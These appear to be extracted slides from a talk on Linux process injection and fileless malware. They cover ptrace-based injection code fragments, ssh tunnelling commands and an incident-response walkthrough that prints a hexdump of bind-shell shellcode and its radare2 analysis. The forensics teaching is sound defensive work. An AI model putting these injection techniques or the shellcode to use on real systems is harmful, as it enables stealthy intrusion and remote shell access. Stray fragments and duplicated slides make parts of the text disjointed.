
//////// HTTP FORWARDING WITH ssh //////////

```
ssh -L 80:target-host:80 user@the-cushion
```

```
ssh -D 5000 user@the-cushion
```


# Post Exploitation Infrastructure

Linux cushions are giving attacker advantages on having cushion attack layers.. maybe you will think their framework looks like something like this kind of pentester-lab design??



# Post Exploitation Infrastructure

## The breakdown



This is what actually infrastructure looks like in real incidents

# Post Exploit Automation, Framework, Infrastructure

Hello Rick!

”Where are we now?”

# Automation, Framework, Infrastructure

Rick:





## Chapter three - Process injection in Linux

*“What happen if your guard is down...”*



Remember:

“Do stuff that you’re good at.”

In my case, is this one :)

```
[0x00c086b8]> s 0x00c01000;x
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00c01000  7f45 4c46 0101 0103 0000 0000 0000 0000 .ELF.....
0x00c01010  0200 0300 0100 0000 b886 c000 3400 0000 .....4...
0x00c01020  0000 0000 0000 0000 3400 2000 0200 2800 .....4. ... (
0x00c01030  0000 0000 0100 0000 0000 0000 0010 c000 .....
0x00c01040  0010 c000 2888 0000 2888 0000 0500 0000 .... (. (. ....
0x00c01050  0010 0000 0100 0000 4804 0000 48f4 0508 .....H...H...
0x00c01060  48f4 0508 0000 0000 0000 0000 0600 0000 H.....
0x00c01070  0010 0000 2efa 01da 0a00 0000 7811 0d0c .....x...
0x00c01080  0000 0000 b39a 0100 b39a 0100 9400 0000 .....
0x00c01090  5500 0000 0e00 0000 1803 003f 91d0 6b8f U.....?..k.
0x00c010a0  492f fa6a e407 9a89 5c84 6898 626c 7a90 I/.j....\.h.blz.
0x00c010b0  6600 d708 a3b9 ee05 c934 9d32 1c98 8f69 f.....4.2...i
0x00c010c0  6b84 6836 4b2b 0ceb 82a9 b37a 5648 ad99 k.h6K+.....zVH..
0x00c010d0  77c7 7f14 28dc 3c7c fcd4 1346 408d f77a w.. (.<|...F@..z
0x00c010e0  5414 24cd 4b6d fbc5 98df e9d1 aaf4 3101 T.$.Km.....1.
0x00c010f0  000f 7400 000e 4906 0018 0300 2aa3 6d5c ..t...I.....*.m\
```

# Process Injection

## 1. The definition

- A method of executing arbitrary code in the address space of a separate process. Running code in another process, may allow access to the process's memory/system/network resources, and possibly elevated privileges. MITRE ATT&CK™
- Targets: thread, process , user memory space, kernel space....

## 2. The purpose

- To run malicious program (Malicious intent possibility)
- To not leaving traces in disk (Anti-forensics, fileless)
- To be evasive and undetected (Protect evasion scheme)

## 3. In practical

- Used in many Exploitation & Post-Exploitation Framework
- Many Vuln Open Source dev are using process injections

## 4. In Linux? How? Is it really happens?

# Concepts I follow in Linux Process Injection

1. Code injection at EIP/RIP address  
mostly using ptrace (or gdb or dbx etc) to control the process flow and to then to enumerate address to inject after state of injection is gained.
2. Shared library execution to inject code to memory  
uses LD\_PRELOAD or dynamic loader functions to load share object
3. Code injection to address main() function of the process.  
bad point is, not every process started from main, some has preliminary execution too.
4. Using one of the ELF execution process (ELF Injection) techniques.  
ELF can be executed in many ways, it is "not memory injection", but can be forced to load something to memory, we don't discuss it now.
5. Inject the code into the stack  
i.e. buffer overflow, it's possible only if the stack area is executable.
6. Combination of above concepts and/or unknown new methods

# ptrace() basis process injection (1)

Ptrace's PTRACE\_TRACEME() base injection model (tweaked codes)

```
1  ## sample injection on PTRACE_TRACEME i.e: on execl() ##
2
3  /* Function int execl(const char* path, const char* arg, ... )
4     | path - path to the executable file
5     | arg - command line arguments to be passed to the newly created process */
6
7  int main(int argc, char** argv)
8  {
9     pid_t pid;
10    if(0 == (pid = fork())) // pid = child
11    {
12        ptrace(PTRACE_TRACEME, 0, NULL, NULL);
13        execl(*(argv+1), NULL, NULL);
14    }
15    else
16    {
17        // SHELLCODE INJECTION IS HERE!!
18    }
19    return 0;
20 }
21
```

# ptrace() basis process injection (2)

## Ptrace's PTRACE\_SETOPTIONS() base injection (tweaked codes)

```

1 # PTRACE_SETOPTIONS is used in order to point the ptrace() to certain- #
2 # event types that we need to be notified of. #
3 # In this case, when a call to exec() occurs. the code can be executed.. #
4
5 int main(int argc, char** argv)
6 {
7     pid_t pid;
8     if(0 == (pid = fork()))
9     {
10        :
11        1. ptrace(PTRACE_SETOPTIONS, pid, PTRACE_O_TRACEEXEC, NULL);
12
13        2. waitpid(pid, &status, 0);
14
15        3. ptrace(PTRACE_SYSCALL, pid, NULL, NULL);
16           waitpid(pid, &status, 0);
17        :
18        // and so on..
19    else
20    {
21        // when pointer onto the RIP..
22        // SHELLCODE INJECTION IS HERE!!
23    }
24    return 0;
25

```

# ptrace() basis process injection (3)

## Ptrace breakpoint base injection1 (interception of RIP)

```

1 # sample soft breakpoint injection #
2 # Coded w/ PTRACE_CONT, PTRACE_GETREGS, PTRACE_PEEKTEXT, #
3 # PTRACE_POKETEXT #
4 :
5 1. ptrace(PTRACE_CONT, pid, NULL, NULL);
6     waitpid(pid, &status, 0);
7
8 2. ((( break pointed in here..)))
9
10 3. ptrace(PTRACE_GETREGS, pid, NULL, regs);
11
12 ▽ *(backup + iteration) = ptrace(
13     PTRACE_PEEKTEXT,
14     pid,
15     address + iteration,
16     NULL);
17
18 // use PTRACE_POKETEXT to patch iteration
19 ▽ 4. ptrace(PTRACE_POKETEXT,
20     pid,
21     address + iteration,
22     (unsigned Long*)shellcode + iteration);
23
24 ▽ ptrace(PTRACE_CONT, pid, NULL, NULL); // SHELLCODE EXECUTED!!
25 :
26 }
27 return 0;

```



# ptrace() basis process injection (4)

## Ptrace breakpoint base injection2 (set register point to RIP)

```

1  if ((ptrace (PTRACE_ATTACH, target_pid, NULL, NULL)) < 0)
2  { perror ("PTRACE_ATTACH:"); exit (1); }
3
4  wait (NULL); /* wait sig..*/
5  if ((ptrace (PTRACE_GETREGS, target_pid, NULL, &regs)) < 0)
6  { perror ("PTRACE_GETREGS:"); exit (1); } // / get register values
7
8  injection (target_pid, shellcode, (void*)text_end_addr, SHELLCODE_SIZE);
9  regs.rip = (long)text_end_addr; regs.rip += 2;
10 if ((ptrace (PTRACE_SETREGS, target_pid, NULL, &regs)) < 0) //Set regs for RIP
11 { perror ("PTRACE_SETREGS:"); exit (1); } //points to shellcode
12
13 if ((ptrace (PTRACE_DETACH, target_pid, NULL, NULL)) < 0)
14 { perror ("PTRACE_DETACH:"); exit (1) }
15 :
16
17 inject_data (pid_t pid, unsigned char *src, void *dst, int len)
18 { for (i = 0; i < len; i+=4, s++, d++) //Inject code at the start of the padding bytes
19 { if ((ptrace (PTRACE_POKETEXT, pid, d, *s)) < 0)
20 { perror ("PTRACE_POKETEXT:");
21 return -1;
22 }
23 } return 0;
24 }

```

# Real incidents to practise your IR for injection

Fileless Malware and Process  
Injection in Linux

1. Background
2. Post exploitation in Linux
  - Concept, Supporting tools
3. Process injection in Linux
  - Concept, Supporting tools
  - Fileless method
4. Components to make all of these possible
  - Frameworks: concept, specifics, examples
  - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
  - Forensics perspective
  - IR and resource management model
6. Appendix

# Incident #1 happens, getting into victim machine

What is WRONG in this picture? No artifacts, just a running memory..

```
3047 pts/1    Ss      0:04  -bash
3212 ?        S       0:00  [flush-8:0]
3219 ?        S       0:00  [kworker/0:0]
3237 pts/1    S       0:00  bin/date
3245 pts/1    S       0:00  bin/date
3261 pts/1    R+      0:00  ps ax
```

WHAT IS VERY WRONG IN THIS PICTURE?

( SEVERAL POINTS)

```
date 3245 mung cwd      DIR    8,1    4096   396751 /home/mung/
date 3245 mung rtd     DIR    8,1    4096    2 /
date 3245 mung txt     REG    8,1    7023   396787 bin/date
date 3245 mung mem     REG    8,1   1607696 131100 /lib/x86_64-linux-gnu/libc-2.13.so
date 3245 mung mem     REG    8,1   136936 131095 /lib/x86_64-linux-gnu/ld-2.13.so
date 3245 mung 0u     CHR   136,1    0t0    4 /dev/pts/1
date 3245 mung 1u     CHR   136,1    0t0    4 /dev/pts/1
date 3245 mung 2u     CHR   136,1    0t0    4 /dev/pts/1
date 3245 mung 3u     IPv4   8100    0t0    TCP *:4444 (LISTEN)
```

```
|-acpid
|-atd
|-cron
|-sshd
  |--sshd
    |--sshd
      |--bash
        |--date
        |--date
```

```
$ cat /proc/3245/maps
00400000-00401000 r-xp 00000000 08:01 396787 bin/date
00600000-00601000 rw-p 00000000 08:01 396787 bin/date
7f297d151000-7f297d2d5000 r-xp 00000000 08:01 131100 /lib/x86_64-lin
7f297d2d5000-7f297d4d4000 ---p 00184000 08:01 131100 /lib/x86_64-lin
7f297d4d4000-7f297d4d8000 r--p 00183000 08:01 131100 /lib/x86_64-lin
7f297d4d8000-7f297d4d9000 rw-p 00187000 08:01 131100 /lib/x86_64-lin
7f297d4d9000-7f297d4de000 rw-p 00000000 00:00 0
7f297d4de000-7f297d4fe000 r-xp 00000000 08:01 131095 /lib/x86_64-lin
7f297d6f3000-7f297d6f6000 rw-p 00000000 00:00 0
7f297d6f9000-7f297d6fa000 rwxp 00000000 00:00 0
7f297d6fa000-7f297d6fd000 rw-p 00000000 00:00 0
7f297d6fd000-7f297d6fe000 r--p 0001f000 08:01 131095 /lib/x86_64-lin
7f297d6fe000-7f297d6ff000 rw-p 00020000 08:01 131095 /lib/x86_64-lin
```

# Incident #1 happens, getting into victim machine

The “date” process listening to TCP/4444.. This is never good.

```

3047 pts/1    Ss      0:04 -bash
3212 ?        S       0:00 [flush-8:0]
3219 ?        S       0:00 [kworker/0:0]
3237 pts/1    S       0:00 bin/date
3245 pts/1    S       0:00 bin/date
3261 pts/1    R+     0:00 ps ax
  
```

```

date 3245 mung cwd      DIR 8,1 4096 396751 /home/mung/
date 3245 mung rtd     DIR 8,1 4096 2 /
date 3245 mung txt     REG 8,1 7023 396787 bin/date
date 3245 mung mem     REG 8,1 1607696 131100 /lib/x86_64-linux-gnu/libc-2.13.so
date 3245 mung mem     REG 8,1 136936 131095 /lib/x86_64-linux-gnu/ld-2.13.so
date 3245 mung 0u      CHR 136,1 0t0 4 /dev/pts/1
date 3245 mung 1u      CHR 136,1 0t0 4 /dev/pts/1
date 3245 mung 2u      CHR 136,1 0t0 4 /dev/pts/1
date 3245 mung 3u      IPv4 8100 0t0 TCP *:4444 (LISTEN)
  
```

```

|-acpid
|-atd
|-cron
|-sshd
  |--sshd
    |--sshd
      |--bash
        |--date
          |--date
  
```

\$ cat /proc/3245/maps

```

00400000-00401000 r-xp 00000000 08:01 396787 bin/date
00600000-00601000 rw-p 00000000 08:01 396787 bin/date
7f297d151000-7f297d2d5000 r-xp 00000000 08:01 131100 /lib/x86_64-linu
7f297d2d5000-7f297d4d4000 ---p 00184000 08:01 131100 /lib/x86_64-linu
7f297d4d4000-7f297d4d8000 r--p 00183000 08:01 131100 /lib/x86_64-linu
7f297d4d8000-7f297d4d9000 rw-p 00187000 08:01 131100 /lib/x86_64-linu
7f297d4d9000-7f297d4de000 rw-p 00000000 00:00 0
7f297d4de000-7f297d4fe000 r-xp 00000000 08:01 131095 /lib/x86_64-linu
7f297d6f3000-7f297d6f6000 rw-p 00000000 00:00 0
7f297d6f9000-7f297d6fa000 rwxp 00000000 00:00 0
7f297d6fa000-7f297d6fd000 rw-p 00000000 00:00 0
7f297d6fd000-7f297d6fe000 r--p 0001f000 08:01 131095 /lib/x86_64-linu
7f297d6fe000-7f297d6ff000 rw-p 00020000 08:01 131095 /lib/x86_64-linu
  
```

*You got a fileless?? injection!*



# Incident #1 happens, getting into victim machine

The “date” PID 3245 in base address 0x400000, read header & dump it

```

0x003111d0 1111 1111 1111 1111 1111 1111 1111 1111 .....
0x003fffe0 ffff ffff ffff ffff ffff ffff ffff ffff .....
0x003ffff0 ffff ffff ffff ffff ffff ffff ffff ffff .....
0x00400000 7f45 4c46 0201 0100 0000 0000 0000 0000 .ELF.....
0x00400010 0200 3e00 0100 0000 9004 4000 0000 0000 ..>.....@.....
0x00400020 4000 0000 0000 0000 e00a 0000 0000 0000 @.....
0x00400030 0000 0000 4000 3800 0800 4000 1f00 1c00 ...@.8..@.....
0x00400040 0600 0000 0000 0000 0000 0000 0000 0000 .....
0x00400050 4000 4000 0000 0000 0000 0000 0000 0000 .....
0x00400060 c001 0000 0000 0000 0000 0000 0000 0000 .....
0x00400070 0800 0000 0000 0000 0000 0000 0000 0000 .....
0x00400080 0002 0000 0000 0000 0000 0000 0000 0000 .....
0x00400090 0002 4000 0000 0000 0000 0000 0000 0000 .....
0x004000a0 1c00 0000 0000 0000 0000 0000 0000 0000 .....
0x004000b0 0100 0000 0000 0000 0000 0000 0000 0000 .....
0x004000c0 0000 4000 0000 0000 0000 0000 0000 0000 .....
0x004000d0 5407 0000 0000 0000 0000 0000 0000 0000 .....
0x004000e0 0000 2000 0000 0000 0000 0000 0000 0000 .....
0x004000f0 5807 0000 0000 0000 0000 0000 0000 0000 .....
0x00400100 5807 6000 0000 0000 0000 0000 0000 0000 .....
0x00400110 5002 0000 0000 0000 0000 0000 0000 0000 .....
0x00400120 0200 0000 0000 0000 0000 0000 0000 0000 .....
0x00400130 7007 6000 0000 0000 0000 0000 0000 0000 .....
0x00400140 e001 0000 0000 0000 0000 0000 0000 0000 .....
0x00400150 0800 0000 0000 0000 0400 0000 0400 0000 .....
0x00400160 1c02 0000 0000 0000 1c02 4000 0000 0000 .....@.....
0x00400170 1c02 4000 0000 0000 4400 0000 0000 0000 ..@.....D.....

```

<https://blog.malwaremustdie.org/2019/09/mmd-0064-2019-linuxairdropbot.html>

ELF file headers is having enough information to be rebuilt, let's use it, assuming the header table is the last part of the ELF the below formula is more or less describing the size of the unpacked object:

```

1 // formula:
2
3 e_shoff + ( e_shentsize * e_shnum ) = +/- file_size
4
5 // math way:
6
7 0x00013af8 + ( 0x0028 * 0x0013 ) = file_size
8
9 // radare2 way:
10
11 ? (0x0028 * 0x0013) + 0x00013af8|grep hex

```

# Incident #1 happens, getting into victim machine

Open w/ your binary analysis tool and the entry0 should looks like this:

```

- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF  comment
0x00400d94  5548 89e5 4154 5348 81ec e000 0000 89bd UH..ATSH..... ; sym.main ; argc
0x00400da4  2cff ffff 4889 b520 ffff ff48 89e0 4989 ,...H..H..I.. ; argv
0x00400db4  c4bf a025 6000 e8f1 fcff ff48 89c3 bfc0 ..%`.....H... ; const char *s ; const char *s
0x00400dc4  2560 00e8 e4fc ffff 4801 d848 83c0 0148 %`.....H..H..H
0x00400dd4  89c2 4883 ea01 4889 55e8 ba10 0000 0048 ..H...H.U.....H
0x00400de4  83ea 0148 01d0 48c7 8518 ffff ff10 0000 ...H..H.....
0x00400df4  00ba 0000 0000 48f7 b518 ffff ff48 6bc0 .....H.....Hk.
0x00400e04  1048 29c4 4889 e048 83c0 0048 8945 e048 .H).H..H...H.E.H
0x00400e14  8b45 e0b9 c025 6000 baa0 2560 00be a81d .E...%`...%`.... ; const char *format
0x00400e24  4000 4889 c7b8 0000 0000 e89d fdff ff48 @.H.....H..... ; char *s
0x00400e34  8b95 20ff ffff 8b85 2cff ffff 4889 d689 .. ..,....H..
0x00400e44  c7e8 19ff ffff 488b 8520 ffff ff48 83c0 .....H...H..
0x00400e54  0848 8b00 4889 c7e8 60fd ffff 8945 dc8b .H..H...`...E.. ; const char *str
0x00400e64  45dc 89c7 e86b 0100 0048 8b55 e08b 45dc E...k...H.U..E.
0x00400e74  4889 d689 c7e8 4e05 0000 4889 45d0 488d H....N...H.E.H.
0x00400e84  8530 ffff ffba 9800 0000 be00 0000 0048 .0.....H..... ; size_t n ; int c ; void *s
0x00400e94  89c7 e845 fcff ff48 c785 30ff ffff 2c0d ...E...H..0....
0x00400ea4  4000 488d 8530 ffff ffba 0000 0000 4889 @.H..0.....H. ; struct sigaction *oldact ; const struct sigaction *act
0x00400eb4  c6bf 0c00 0000 e8c1 fbff ff8b 45dc 89c7 .....E... ; int signum
0x00400ec4  e865 0100 0090 8b05 7c17 2000 85c0 74f6 .e.....|. ...t.
0x00400ed4  488b 55d0 8b45 dc48 89d6 89c7 e812 0200 H.U..E.H.....
0x00400ee4  008b 45dc 89c7 e814 0100 00b8 0000 0000 .E.....
0x00400ef4  4c89 e448 8d65 f05b 415c 5dc3 5548 89e5 L..H.e.[A$].UH.. ; sym.create_process
0x00400f04  4881 ec00 0000 0048 89bd 58ff ffff c745 H.....H..X...E ; arg1
0x00400f14  fc00 0000 00eb 0483 45fc 018b 45fc 4898 .....E...E.H.
0x00400f24  488d 14c5 0000 0000 488b 8558 ffff ff48 H.....H..X...H
0x00400f34  01d0 488b 0048 85c0 75dd 488b 8558 ffff ..H..H..u.H..X..
0x00400f44  ff48 8b00 488d 9560 ffff ff48 89d6 4889 .H..H...`...H..H.
0x00400f54  c7e8 160e 0000 85c0 7414 bfad 1d40 00e8 .....t...@.. ; const char *s
0x00400f64  38fc ffff bf00 0000 00e8 6efc ffff e889 8.....n..... ; int status
0x00400f74  fcff ff89 45f8 837d f800 7553 b900 0000 ....E..}.uS.... ; void*data
0x00400f84  00ba 0000 0000 be00 0000 00bf 0000 0000 ..... ; void*addr ; pid_t pid ; __ptrace_request request

```

Check the “file” dumped it is a dynamic ELF file, either stripped or unstripped, in this case it is not stripped.

# Incident #1 happens, getting into victim machine

If you do it on live-memory, I don't recommend that, Anti debug in binary MAY mess the analysis. Below is the "date", a decoy used for injection

1 entrypoints

```
[0x7f59c87b2fac]> s 0x00400490
[0x00400490]> af;pdf
;-- entry0:
;-- section_end..plt:
;-- section..text:
/ (fcn) sym.__start 41
  sym.__start ();
    0x00400490      31ed          xor ebp, ebp ; [14] -r-x section size 476 named .text
    0x00400492      4989d1        mov r9, rdx
    0x00400495      5e           pop rsi
    0x00400496      4889e2        mov rdx, rsp
    0x00400499      4883e4f0     and rsp, 0xfffffffffffffff0
    0x0040049d      50          push rax
    0x0040049e      54          push rsp
    0x0040049f      49c7c0d00540. mov r8, sym.__libc_csu_fini ; 0x4005d0
    0x004004a6      48c7c1e00540. mov rcx, sym.__libc_csu_init ; 0x4005e0
    0x004004ad      48c7c79c0540. mov rdi, sym.main ; 0x40059c
    0x004004b4      e8b7ffffff   call sym.imp.__libc_start_main
¥
[0x00400490]> s 0x40059c
[0x0040059c]> af
[0x0040059c]> pdf
/ (fcn) main 48
  main ();
    ; DATA XREF from 0x004004ad (sym.__start)
    0x0040059c      55          push rbp
    0x0040059d      4889e5        mov rbp, rsp
    0x004005a0      b800000000   mov eax, 0
    0x004005a5      e8a6feffff   call sym.imp.getpid
    0x004005aa      89c6        mov esi, eax
    0x004005ac      bf7c064000   mov edi, 0x40067c
    0x004005b1      b800000000   mov eax, 0
    0x004005b6      e8a5feffff   call sym.imp.printf
¥
[0x0040059c]> █
```

It's practically making loops, not much action..



# Incident #1 happens, getting into victim machine

But wait! In “date” workspace there is a shellcode running, grab that too..

```
[0x7f59c87b2fac 2016 /home/mung/date]> xc @ loc._end+-937744892 # 0x7f59c87b2fac
- offset -      0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF  comment
0x7f59c87b2fac  ffff ffff ffff ffff ffff ffff ffff ffff ffff .....
0x7f59c87b2fbc  ffff ffff ffff ffff ffff ffff ffff ffff ffff .....
0x7f59c87b2fcc  ffff ffff ffff ffff ffff ffff ffff ffff ffff .....
0x7f59c87b2fdc  ffff ffff ffff ffff ffff ffff ffff ffff ffff .....
0x7f59c87b2fec  ffff ffff ffff ffff ffff ffff ffff ffff ffff .....
0x7f59c87b2ffc  ffff ffff 6a39 580f 0548 31ff 4839 f874 .... j9X..H1.H9.t
0x7f59c87b300c  0c6a 3e58 4889 f76a 0c5e 0f05 c390 9031 .j>XH..j.^.....1
0x7f59c87b301c  c031 db31 d2b0 0189 c6fe c089 c7b2 06b0 .1.1.....
0x7f59c87b302c  290f 0593 4831 c050 6802 0111 5c88 4424 )...H1.Ph...¥.D$
0x7f59c87b303c  0148 89e6 b210 89df b031 0f05 b005 89c6 .H.....1.....
0x7f59c87b304c  89df b032 0f05 31d2 31f6 89df b02b 0f05 ...2..1.1....+..
0x7f59c87b305c  89c7 4831 c089 c6b0 210f 05fe c089 c6b0 ..H1.....!.....
0x7f59c87b306c  210f 05fe c089 c6b0 210f 0548 31d2 48bb !.....!...H1.H.
0x7f59c87b307c  ff2f 6269 6e2f 7368 48c1 eb08 5348 89e7 ./bin/shH...SH..
0x7f59c87b308c  4831 c050 5748 89e6 b03b 0f05 505f b03c H1.PWH...;..P_.<
0x7f59c87b309c  0f05 0000 0000 0000 0000 0000 0000 0000 .....
0x7f59c87b30ac  0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7f59c87b30bc  0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7f59c87b30cc  0000 0000 0000 0000 0000 0000 0000 0000 .....
```

# Incident #1 happens, getting into victim machine

Eager to find how the shellcode gets into the memory, I seek all of the hard disk for the deleted files. Lucky, I found both files I looked for..

```

TestDisk 7.2-WIP, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
 1 * Linux              0 32 33 3133 32 35 50331648
Directory /home/mung[]

drwxr-xr-x 1000 1000      4096 20-Oct-2018 07:36 .
drwxr-xr-x   0    0      4096  4-Apr-2016 16:46 ..
-rw-r--r-- 1000 1000       675  4-Apr-2016 16:46 .profile
-rw-r--r-- 1000 1000       220  4-Apr-2016 16:46 .bash_logout
-rw-r--r-- 1000 1000      3392  4-Apr-2016 16:46 .bashrc
drwxr-xr-x 1000 1000      4096 19-Oct-2019 00:11 mysql
-rw----- 1000 1000      4881 17-Oct-2019 02:47 .bash_history
drwxr-xr-x 1000 1000      4096  5-Apr-2018 09:07 www
drwxr-xr-x 1000 1000      4096 28-Feb-2018 16:00 .config
>-rwxr-xr-x 1000 1000     16444 17-Oct-2018 02:48 injecting
-rwxr-xr-x 1000 1000      7023 17-Oct-2018 04:40 date
-rw----- 1000 1000        47 19-Oct-2018 01:49 .lesshst
-rw----- 1000 1000         6 20-Oct-2018 07:15 .nano_history

```

# Incident #1 happens, getting into victim machine

I analyzed from it, two blobs are loaded, could be shellcode injectors

```
[0x00400d95 [xAdvc]0 0% 185 injecting]> pd $r @ main+1 # 0x400d95
0x00400d95 4889e5 mov rbp, rsp
0x00400d98 4154 push r12
0x00400d9a 53 push rbx
0x00400d9b 4881ece00000. sub rsp, 0xe0
0x00400da2 89bd2cffffff. mov dword [var_d4h], edi ; argc
